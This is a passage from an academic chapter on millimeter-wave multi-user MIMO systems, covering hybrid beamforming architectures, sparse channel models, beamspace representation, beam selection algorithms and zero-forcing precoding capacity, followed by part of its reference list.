Gbs for a single user in fast mobile environment using the beam-tracking technique and two streams of 64-QAM signals. Thus, the digital beamforming-based mmWave MIMO transceiver is a hopeful choice for future 5G communications.

4 Hybrid Beamforming

A large number of antenna elements are employed to overcome the severe path loss and absorption loss in the mmWave spectrum [17]. However, the high cost and power consumption of mixed-signal components prevent from using MIMO baseband beamforming/precoding schemes because each antenna requires a separate RF chain. However, this can support multi-stream for a single user as well as for multi-user system. To overcome these hardware limitations, splitting the baseband beamforming/precoding processing between analog and digital domains is suggested by means of designing hybrid analog-digital beamforming/precoding schemes [17]. Note that beamforming with multiple data streams, is known as precoding, can achieve high-performance. But, the hardware limitation employs constraints while designing hybrid precoder or beamformer. Design of low-complexity hybrid analog-digital beamformer for single-user and multi-user mmWave communication systems is investigated in [18–25].

Two types of architectures of hybrid beamforming, i.e., partially connected and fully connected, have been discussed in [26, 27], and are shown in the Fig. 4 and 5. Let's assume a transmitter equipped with N antenna elements. Each antenna element is placed in a single row with a critical distance, i.e., $\frac{\lambda}{2}$, where λ is the carrier wavelength. Note that, the antenna elements are kept apart $\frac{\lambda}{2}$ distance to avoid any correlation among antenna elements at transmitter and receiver end. The partially connected hybrid beamforming uses a separate antenna array, also called a sub-array, for the analog beamforming. Each sub-array is connected to an individual RF chain. In the fully connected beamforming, each RF chain is connected to all the antenna elements. Theoretically, the performance with the fully connected beamforming architecture is supposed to be better than that of the partially connected hybrid beamforming [28]. But, additional components are required to combine the RF signals from different RF chains which make RF circuit design challenging.

Compared to the fully connected architecture, each RF chain in the partially connected architecture has access to less number of antenna elements such that its analog beamforming will have a wider beam width [26, 27]. Thus, the less directive signal will have a stronger interference from other analog beamforming. In spite of these disadvantages, the increased MUI among different sub-arrays can be effectively mitigated with MIMO baseband precoding/combining at transmitter/receiver ends [26–28]. Considering the circuit designs challenges and the performance losses, partially connected hybrid beamforming is preferred in practice for mmWave communications [28]. Hybrid beamforming has been a prerequisite to enable mmWave communication for the indoor as well as outdoor environment. But, designing of hybrid precoder/combiner has been a bottleneck for such single user and multi-user mmWave communication systems.

A single user multi-stream mmWave system is designed with hybrid beamforming at both ends, namely, transmit and receive beamforming. Further, designing a hybrid precoder and combiner for such a system is cumbersome. However, different methods have been applied to find an optimal precoder/combiner through sparse




Fig. 4 Partially connected hybrid beamforming

recovery methods, i.e., basis pursuit [18], orthogonal matching pursuit [19], compressive sensing [20]. Such methods exploit sparse nature of the mmWave channels. It is not possible to acquire full channel information at both transmitter and receiver ends due to hardware limitations and the presence of noise. Hence, a novel hybrid precoder and combiner is discussed in [20]. It discusses the principle of matching pursuit while assuming partial channel information at transmitter and receiver ends in the form of angle of arrival/departure, Further, acquiring partial channel information at both ends is possible by estimating the mmWave channel. Therefore, an adaptive channel estimation algorithm is proposed in [21], for single LoS path with practical assumptions on the analog beamforming vectors. The mmWave channel estimation is not restrained only for LoS path [21]. Hence, a channel estimation algorithm for




Fig. 5 Fully Connected Hybrid Beamforming

multipath (i.e., LoS and NLoS) is developed in [22]. Here, a hierarchical multi-beam search scheme is used to improve accuracy for analog precoder. It uses a pre-designed analog hierarchical codebook and achieves the performance, i.e., spectral efficiency, close to [21]. Different frequency components of signal experience different fading for wide signal bandwidth, i.e, frequency selective fading. Therefore, orthogonal OFDM-based precoder and combiner for frequency selective channels are proposed in [23–25] which achieves the performance close to digital precoder and combiner.

Digital precoding in hybrid beamformer for multi-user systems is equally important compared to analog beamforming. It is implemented to reduce the MUI. Hence, developing hybrid beamforming vectors for multi-user mmWave systems is also of special interest. The hybrid beamforming at both the transmitter and receiver ends, for MU-MIMO mmWave systems, is discussed in [23, 24, 29–41]. Design of hybrid beamforming, comprising analog beamforming and digital precoding together, is not a simple task. However, separately designed analog beamforming and digital precoder are concatenated to obtain a beamforming. This methodology reduces hardware complexity at both ends. The vector or weights for analog beamforming for each user are adjusted through low-resolution phase shifters in RF domain at both ends. In contrast, digital precoding is designed in baseband domain to mitigate the effect of MUI. Digital precoding such as ZF and minimum mean sqaure (MMSE) are commonly used to mitigate the effect of MUI. Note that, one must know full CSI to design a digital precoder. However, Park et al. [23] have developed a digital precoder with partial channel information.

Evidently, a transmitter in the cellular system deployed at base station could have unlimited resources such as power, and bandwidth . But, the mobile station or users will have limited resources because of their compact size. Therefore, the mobile station is considered to be equipped with a single receive antenna. Hence, beamforming is not possible at the mobile station. A downlink mmWave MU-MIMO system proposed in [42] has a transmitter and K users with single receive antenna. The transmitter is equipped with N number of antenna elements, but driven by a small number of RF chains. Such hybrid beamforming is deployed at the transmitter to reduce hardware complexity, which has jointly optimized analog beamforming and digital precoding to maximize the sum rate [42]. Similarly, a robust and low complexity hybrid beamforming is proposed in [43] for uplink mmWave MU-MIMO system. In this literature, analog beamforming is obtained using the low-complexity Gram-Schmidt method. In addition to that, the digital precoding matrix is obtained using MMSE with the low dimensional effective channel. Due to practical constraints on RF phase shifters, i.e, low-resolution RF-phase shifters, insignificant loss in the system performance is observed in the analog beamforming.

5 Overview of mmWave MU-MIMO

In the previous sections, we have discussed system equipped with conventional or digital beamforming. It has been observed that it is not possible to employ digital beamforming/precoding at mmWave frequencies because of hardware limitations and the requirement of a large antenna array. Digital beamforming using such a large antenna array require large number of RF chains and ADCs/DACs. Hence, hybrid beamforming is better approach to curtail the required number of RF chains and ADCs/DACs. In this section, mmWave MU-MIMO system with hybrid beamforming is discussed.

5.1 mmWave MU-MIMO System

We are considering a downlink mmWave MU-MIMO system equipped with a transmitter and K mobile stations (MS) or users, as shown in Fig. 6. Transmitter is equipped with a uniform linear array (ULA), and each user is having a single receive antenna. ULA consists of N antenna elements, where $K \ll N$. Further, antenna




Fig. 6 mmWave MU-MIMO System

elements are kept $\frac{\lambda}{2}$ apart from each other. Thus, the flat fading mmWave MU-MIMO system model for downlink is described by the input-output relationship as

$$\mathbf{y} = \mathbf{H}^H \mathbf{P}\mathbf{x} + \mathbf{w}, \tag{1}$$

where $\mathbf{H}^H \in \mathbb{C}^{K\times N} = [\mathbf{h}_1^H, \ldots, \mathbf{h}_K^H]^H$ is the channel matrix, and $\mathbf{h}_k$ is channel vector for k^{th} user , $k = \{1, \ldots, K\}, n = \{1, \ldots, N\}$. Next, $\mathbf{x} \in \mathbb{C}^{K\times 1}$ is the transmitted symbol vector, and $\mathbf{y} \in \mathbb{C}^{K\times 1}$ is the received information vector. $\mathbf{w}$ is an AWGN vector with $\mathbf{w} \sim \mathbb{C}\mathcal{N}(0, N_0\mathbf{I}_k)$. $\mathbf{P} \in \mathbb{C}^{N\times K}$ is a precoding matrix, which is comprising of analog beamforming and digital precoding matrix as $\mathbf{P} = \mathbf{AD}$, where $\mathbf{A}$ is a analog beamforming matrix and $\mathbf{D}$ is a digital precoding matrix. Thus, precoding matrix is consisting precoding vectors corresponding to each user, respectively. Hence,

$$\mathbf{P} = [\mathbf{p}_1, \ldots, \mathbf{p}_K], \tag{2}$$

where $\mathbf{p}_K$ is the precoding vector for user K. Further, we need to satisfy a power constraint as

$$\mathbb{E}[\| \mathbf{Px} \|^2] \leq \rho, \tag{3}$$

where ρ is the total transmitted power.

5.2 mmWave MU-MIMO Channel Model

Through different channel measurements, it has been observed that mmWave communications are dominated by the LoS path and few dominant NLoS paths, which is a kind of quasi-optical nature of propagation, resulting in sparse channel characteristics [44]. Thus, the channel model is developed for sparse MIMO channels, appropriate for mmWave frequencies. It proposes user's localization-based MIMO channel matrix as a function angle of arrival (AOA) of the signal. Most existing techniques focus on the information provided by the LoS path. However, LoS propagation is not always guaranteed in a real-world environment, e.g., urban or indoor sights. Thus, the channel model for mmWave communication system [44] for user k is given as

$$\mathbf{h}_k = \sqrt{\frac{N}{L+1}} \sum_{\ell=0}^{L} \beta_k^{(\ell)} \mathbf{a}\left(\theta_k^{(\ell)}\right), \tag{4}$$

where $\beta_k^{(0)}$ denotes the complex-valued path gain of the LoS and $\beta_k^{(\ell)}$ for $\ell = 1, \ldots, L$ denotes the complex-valued path gain of ℓth NLoS, respectively. Further, the array steering vector corresponding to the ℓth path for user k is given by

$$\mathbf{a}\left(\theta_k^{(\ell)}\right) = \frac{1}{\sqrt{N}} \left[\exp(-\jmath 2\pi \theta_k^{(\ell)} i)\right]_{i \in \mathcal{I}_N}. \tag{5}$$

Here, $\theta_k^{(\ell)}$ is the spatial frequency evaluated by the AOA $\phi_k^{(\ell)}$ corresponding to the ℓth path for user k as

$$\theta_k^{(\ell)} = \frac{d}{\lambda} \sin \phi_k^{(\ell)}. \tag{6}$$

$\phi_k^{(\ell)}$ is uniformly distributed in the interval $\left[-\frac{\pi}{2}, \frac{\pi}{2}\right]$ and $\mathcal{I}_N = \{i - (N-1)/2, i = 0, 1, \ldots, N-1\}$ is a symmetric set of index which is centered around 0.

5.3 mmWave MU-MIMO Channel Sparsity

Recent works in wireless communications consider rich multipaths. Thus, the research on MIMO systems was developed by results based on an identical independent distribution (i.i.d.) channel model, which represents a rich multipath environment. However, there is experimental evidence that mmWave wireless channels




Fig. 7 mmWave Beamspace MU-MIMO System

exhibit a sparse multipath structure accompanied with large bandwidths [19, 45–49]. Enough experiments were conducted at mmWave frequencies to estimate the channel [50, 51] which show some interesting results; the LoS path dominates over NLoS paths, hence NLoS paths are 10–20 dB weaker than the LoS path [44, 52, 53]. Therefore, mmWave communication is considered as a directional communication, and it is treated as a LoS communication. In turn, mmWave communication propagation exhibits channel sparsity.

In Sect. 5.2, we have discussed the conventional or spatial channel model for mmWave MU-MIMO system. It has been observed that transmitter requires accurate information of AOA for each user due to directional nature of mmWave communication. However, it is a cumbersome job. On the other hand, to exploit channel sparsity, the channel model can be transformed from the spatial domain to the beamspace domain by employing discrete lens array (DLA) rather employing ULA at transmitter [44, 52, 53]. Functionality of DLA is the same as ULA except for transforming the channel into beamspace domain from spatial domain. Hence, beamspace domain allows us to work on a few predefined directions only, and these predefined directions cover entire angular region. As a result, the phase shift network is replaced by DLA, as shown in Fig. 7. Hence, it is possible to generate multiple beams in the predefined directions using DLA. This reduces the hardware complexity of the MIMO hybrid architecture.

5.4 Beamspace Representation

The above discussion presents the channel model in conventional spatial domain. Due to the highly directional nature of propagation at mmWave communications, LoS component dominates over NLoS components and the mmWave channel is sparse. Beamspace domain (i.e., angular domain) representation enables us to exploit the inherent sparsity in such channels. The conventional spatial channel can be transformed into the beamspace domain by employing DLA at the transmitter. DLA performs *spatial discrete Fourier transform* (DFT), which can be represented by the matrix $\mathbf{U} \in \mathbb{C}^{N \times N}$. The columns of the beamforming matrix $\mathbf{U}$ are array response vectors corresponding to N fixed spatial frequencies or N orthogonal predefined directions given by

$$\theta_i = \frac{i}{N}, i \in \mathcal{I}(N). \tag{7}$$

These predefined directions are covering the entire angular space. Therefore, the beamforming matrix $\mathbf{U}$ can be expressed as

$$\mathbf{U} = \left[\mathbf{a}\left(\theta_i = \frac{i}{N}\right)\right]_{i \in \mathcal{I}(N)}. \tag{8}$$

Thus, the columns of matrix $\mathbf{U}$ play a role of spatial filtering in the predefined directions, and it is analogous to analog beamforming. Further, the column of matrix $\mathbf{U}$ are DFT vectors, and exhibits a property, i.e., $\mathbf{U}^H \mathbf{U} = \mathbf{I}$. The beamspace representation of mmWave beamspace MU-MIMO system is given by

$$\mathbf{y}_b = \mathbf{H}_b^H \mathbf{P}_b \mathbf{x} + \mathbf{w}_b, \tag{9}$$

where $\mathbf{H}_b = \mathbf{U}^H \mathbf{H} \in \mathbb{C}^{N \times K}$ is the beamspace channel matrix, $\mathbf{P}_b \in \mathbb{C}^{K \times N}$ is a digital precoding matrix. Each $\mathbf{h}_{b,k} = \mathbf{U}^H \mathbf{h}_k \in \mathbb{C}^{N \times 1}, k = 1, \ldots, K$, will have few dominant entries (significantly less than N) around the LoS direction $\theta_k^{(0)}$ and thus, $\mathbf{H}_b$ captures the inherent sparsity in the mmWave channel.

5.5 Beam Selection

Beam Selection is to select only K beams out of N without incurring considerable loss in the sum rate $R = \sum_{k=1}^{K} R_k$, where R_k is the data rate achieved by user k. Such a reduced-dimensional system requires only K RF chains, rather than N RF chains required by a full-dimensional system. The K-dimensional system, after beam selection, can be expressed as

$$\tilde{\mathbf{y}}_b = \tilde{\mathbf{H}}_b^H \tilde{\mathbf{P}}_b \mathbf{x} + \tilde{\mathbf{w}}_b, \tag{10}$$

where $\tilde{\mathbf{H}}_b^H = [\tilde{\mathbf{h}}_{b,1}^H, \ldots, \tilde{\mathbf{h}}_{b,K}^H]^H \in \mathbb{C}^{K \times K}$ is the beamspace channel matrix corresponding to the K selected beams and $\tilde{\mathbf{P}}_b \in \mathbb{C}^{K \times K}$ is a (reduced-dimensional) digital precoding matrix. $\tilde{\mathbf{w}}_b$ is AWGN noise with $\tilde{\mathbf{w}}_b \sim \mathcal{CN}(0, N_0 \mathbf{I})$.

One can obtain $\tilde{\mathbf{H}}_b^H$ by appropriately selecting K columns from $\mathbf{H}_b^H$ or one can understand the existing beam selection algorithm is to obtain $\tilde{\mathbf{H}}_b^H$ from $\mathbf{H}_b^H$. The primary beam selection algorithm is maximum magnitude (MM) [52], which




Fig. 8 Comparison of sum-rate performance

maximizes magnitude of the beam or channel gain corresponding to each user. However, multiple users can select the same beam. Hence, "MM" beam selection is not a practically viable algorithm until there is user-wise beam selection along with a suitable users' topology [52, 53]. Further, several other beam selection algorithms [53, 54] are proposed which select distinct beams for each user and outperform "MM" beam selection algorithm as shown in Fig. 8. Pierluigi V. Amadori et al. proposed two beam selection algorithms [53]; maximization of the signal-to-interference-plus-noise-ratio (M-SINR), and maximization of the capacity (MC). "MC" performs the beam selection with two different approaches, i.e., decremental and incremental. Decremental "MC" selects one-by-one beam which are not to be used and incremental "MC" selects one-by-one beam which is to be used. However, incremental and decremental "MC" having different computational complexity perform equally for each SNR. Next, "M-SINR" and "MC" perform approximately equal. "MC" performs inferior to "M-SINR" at low SNR, but performs equally at high SNR. But, "M-SINR" and "MC" beam selection algorithms are computationally much complex than "MM". Therefore, Xinyu Gao et al. proposed a near optimal beam selection algorithm named interference-aware (IA) beam selection algorithm [54]. "IA" beam selection is using the concept of "MM" and "M-SINR". In the first step, "IA" selects beam for non-interference-users (NIUs) and in the second step, "IA" selects beam for interference-users (IUs). For NIUs, the beams with larger magnitude are selected while for IUs, the beams are selected by a low-complexity incremental algorithm based on the criterion of maximization of the "M-SINR". Finally, "IA" beam selection achieves near optimal performance to "M-SINR" with less complexity.

5.6 Zeroforcing Precoding (ZF)

In digital precoding, the symbol vector corresponding to all users are passed through a digital precoder before being transmitted over different phase shifters or analog beamformer, and then the information vector pass over different antennas, as shown in Figs. 6 and 7. In fact, digital precoder corresponding to each user is a weight vector and it is designed with a specific method in order to cancel the interference caused by the others [52, 53]. More specifically, digital precoder will act constructively in the desired directions and destructively in the undesired directions. In turn, this will enhance the received SNR at the users and cancel the MUI.

Considering a K-dimensional system model as explained in Sect. 5.5 where $\tilde{\mathbf{P}}_b \in K \times K$ is a digital precoding matrix, and the transmitted signal has average power constraint, while perfect channel state information is assumed at transmitter.

$$\mathbb{E}[\| \tilde{\mathbf{P}}_b \mathbf{x} \|^2] \leq \rho. \tag{11}$$

In digital precoding, direction of transmitted information for each user is different. The transmitted signal vector is given as

$$\tilde{\mathbf{x}} = \sum_{k=1}^{K} \tilde{\mathbf{p}}_{b,k} x_k \tag{12}$$

where x_k, $\tilde{\mathbf{p}}_{b,k}$ are the data symbol and elements of the digital precoding vector, respectively. Thus, the digital precoding vector is defined as

$$\tilde{\mathbf{P}}_b = [\tilde{\mathbf{p}}_{b,1}, \ldots, \tilde{\mathbf{p}}_{b,k}]. \tag{13}$$

The received signal at user k can be written as

$$\tilde{\mathbf{y}}_k = \tilde{\mathbf{h}}_{b,k} \tilde{\mathbf{p}}_{b,k} x_k + \sum_{j \neq k} \tilde{\mathbf{h}}_{b,k} \tilde{\mathbf{p}}_{b,j} x_j + \tilde{\mathbf{w}}_{b,k}. \tag{14}$$

In ZF precoding, the precoders have to satisfy the condition which is given as

$$\tilde{\mathbf{h}}_{b,k} \tilde{\mathbf{p}}_{b,j} = 0, \, j \neq k. \tag{15}$$

Then the matrix $\tilde{\mathbf{P}}_b$ can be selected to be the inverse of the channel matrix $\tilde{\mathbf{H}}_b$ as

$$\tilde{\mathbf{P}}_b = (\tilde{\mathbf{H}}_b)^{-1}. \tag{16}$$

Now, power constraint must satisfy the condition given in (11). Thus, $\mathbf{T}$ is a matrix, and can be redefine as

$$\mathbf{T} = \alpha \tilde{\mathbf{P}}_b, \tag{17}$$

where α is a power scaling coefficient that guarantees

$$\mathbb{E}[\| \mathbf{Tx} \|^2] \leq \rho, \tag{18}$$

$$\mathbb{E}[\| \alpha\tilde{\mathbf{P}}_b\mathbf{x} \|^2] \leq \rho. \tag{19}$$

α can be evaluated as

$$\alpha \leq \sqrt{\frac{\rho}{\mathrm{Tr}(\tilde{\mathbf{P}}_b \Lambda \tilde{\mathbf{P}}_b^H)}}, \tag{20}$$

where $\Lambda = \mathbb{E}[\mathbf{xx}^H]$ is the input covariance matrix. Generally, Λ has to be taken an identity matrix $\mathbf{I}$. Thus, α can be redefined as

$$\alpha \leq \sqrt{\frac{\rho}{\mathrm{Tr}(\tilde{\mathbf{P}}_b \tilde{\mathbf{P}}_b^H)}}. \tag{21}$$

5.7 mmWave Beamspace MU-MIMO System Capacity

A digital precoder, i.e., ZF is to precancel the MUI at the transmitter for mmWave beamspace MU-MIMO system. This is achieved by pre-multiplying ZF precoding matrix $\tilde{\mathbf{P}}_b$ with transmitted symbol vector. But, it is necessary to have knowledge of channel state information at the transmitter in order to design the ZF precoders. Thus, we obtain the SINR for user k as

$$\mathrm{SINR}_k = \frac{\alpha^2 p_k |\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,k}|^2}{\sum_{j=1, j\neq k,}^{K} \alpha^2 p_j |\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,j}|^2 + N_0}, \tag{22}$$

where p_k is the power allocated to user k, and $p_k|\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,k}|^2$ is the received signal power at user k. $\sum_{j=1, j\neq k,}^{K} p_j|\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,j}|^2$ is the power generated due to interference of the signal of user k with the signals of remaining users, and N_0 is the noise power. Further, after nullifying the MUI, we have

$$|\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,k}|^2 = 1, \tag{23}$$

$$|\tilde{\mathbf{h}}_{b,k}\tilde{\mathbf{p}}_{b,j}|^2 = 0, \quad j \neq k. \tag{24}$$

We can redefine SINR obtained for user k as

$$\mathrm{SINR}_k = \frac{\alpha^2 p_k}{N_0}. \tag{25}$$

After ZF precoding, the channel of each user experiences the same fading. Hence, we consider equal power allocation $p_k = \frac{\rho}{K}, k \in \{1, \ldots, K\}$, and can redefine SINR_k as

$$\mathrm{SINR}_k = \frac{\alpha^2 \rho}{K N_0}. \tag{26}$$

Thus, capacity of the system is defined as

$$C = \sum_{k=1}^{K} \log_2 (1 + \mathrm{SINR}_k) \;\; \text{b/s/Hz} \tag{27}$$

$$C = K \log_2 \left(1 + \frac{\alpha^2 \rho}{K N_0}\right) \;\; \text{b/s/Hz}. \tag{28}$$

6 Conclusion

In this chapter, different beamforming schemes–analog, digital, and hybrid–are discussed to enhance secrecy in the physical layer of mmWave MU-MIMO systems. Further, the mmWave MU-MIMO system, its channel model, and sparsity are briefly discussed. To exploit the channel sparsity, one can transform the channel into a beamspace domain from a spatial domain, hence the beamspace representation of the mmWave MU-MIMO system is discussed. After explaining the mmWave beamspace MU-MIMO system, existing beam selection algorithms are discussed. Next, mmwave MU-MIMO capacity is discussed while nullifying MUI using a digital precoder, i.e., ZF precoder. Finally, it has been observed that mmWave communication is a directional communication, and useful for enhancing secrecy in the physical layer and high data rate.

References

1. Erdoğan O, Özbek B, Busari SA, Gonzalez J (2020) Hybrid beamforming for secure multiuser mmWave MIMO communications, pp 1–6
2. Xiao M, Mumtaz S, Huang Y, Dai L, Li Y, Matthaiou M, Karagiannidis GK, Björnson E, Yang K, Ghosh A (2017) Millimeter wave communications for future mobile networks. IEEE J Sel Areas Commun 35(9):1909–1935
3. Pi Z, Khan F (2011) An introduction to millimeter-wave mobile broadband systems. IEEE Commun Mag 49(6):101–107

4. Busari SA, Huq KMS, Mumtaz S, Dai L, Rodriguez J (2018) Millimeter-wave massive MIMO communication for future wireless systems: a survey. IEEE Commun Surv Tutor 20(2):836–869
5. Sun S, Rappaport TS, Heath RW, Nix A, Rangan S (2014) MIMO for millimeter-wave wireless communications: beamforming, spatial multiplexing, or both? IEEE Commun Mag 52(12):110–121
6. Kim Y, Lee H, Hwang P, Patro RK, Lee J, Roh W, Cheun K (2016) Feasibility of mobile cellular communications at millimeter wave frequency. IEEE J Sel Top Signal Process 10(3):589–599
7. Heath RW, González-Prelcic N, Rangan S, Roh W, Sayeed AM (2016) An overview of signal processing techniques for millimeter wave MIMO systems. IEEE J Sel Top Signal Process 10(3):436–453
8. Tse David, Viswanath Pramod (2005) Fundamentals of wireless communication. Cambridge University Press, New York, NY, USA
9. Chen X, Lu J, Fan P, Letaief KB (2017) Massive MIMO beamforming with transmit diversity for high mobility wireless communications. IEEE Access 5:23032–23045
10. Venkateswaran V, van der Veen A (2010) Analog beamforming in MIMO communications with phase shift networks and online channel estimation. IEEE Trans Signal Process 58(8):4131–4143
11. Li X, Zhu Y, Xia P (2017) Enhanced analog beamforming for single carrier millimeter wave MIMO systems. IEEE Trans Wirel Commun 16(7):4261–4274
12. Xiao Z, He T, Xia P, Xia X (2016) Hierarchical codebook design for beamforming training in millimeter-wave communication. IEEE Trans Wirel Commun 15(5):3380–3392
13. Sun Y, Qi C (2017) Analog beamforming and combining based on codebook in millimeter wave massive MIMO communications. In: GLOBECOM 2017—2017 IEEE global communications conference, pp 1–6
14. Steyskal H (1988) Digital beamforming-an emerging technology. In: MILCOM 88, 21st century military communications—what's possible?'. Conference record. Military communications conference, vol 2, pp 399–403
15. Ramaswamy Karthikeyan B, Mazumdar D, Kadambi GR (2011) Improved receiver architecture for digital beamforming systems. In: 2011 International conference on computer, communication and electrical technology (ICCCET), pp 208–214
16. Yang B, Yu Z, Lan J, Zhang R, Zhou J, Hong W (2018) Digital beamforming-based massive MIMO transceiver for 5G millimeter-wave communications. IEEE Trans Microw Theory Tech 66(7):3403–3418
17. Alkhateeb A, Mo J, Gonzalez-Prelcic N, Heath RW (2014) MIMO precoding and combining solutions for millimeter-wave systems. IEEE Commun Mag 52(12):122–131
18. Ayach OE, Heath RW, Abu-Surra S, Rajagopal S, Pi Z (2012) Low complexity precoding for large millimeter wave MIMO systems. In: 2012 IEEE International conference on communications (ICC), pp 3724–3729
19. Ayach OE, Rajagopal S, Abu-Surra S, Pi Z, Heath RW (2014) Spatially sparse precoding in millimeter wave MIMO systems. IEEE Trans Wirel Commun 13(3):1499–1513
20. Alkhateeb A, El Ayach O, Leus G, Heath RW (2013) Hybrid precoding for millimeter wave cellular systems with partial channel knowledge. In: 2013 Information theory and applications workshop (ITA), pp 1–5
21. Alkhateeband A, El Ayach O, Leus G, Heath RW (2014) Channel estimation and hybrid precoding for millimeter wave cellular systems. IEEE J Sel Top Signal Process 8(5):831–846
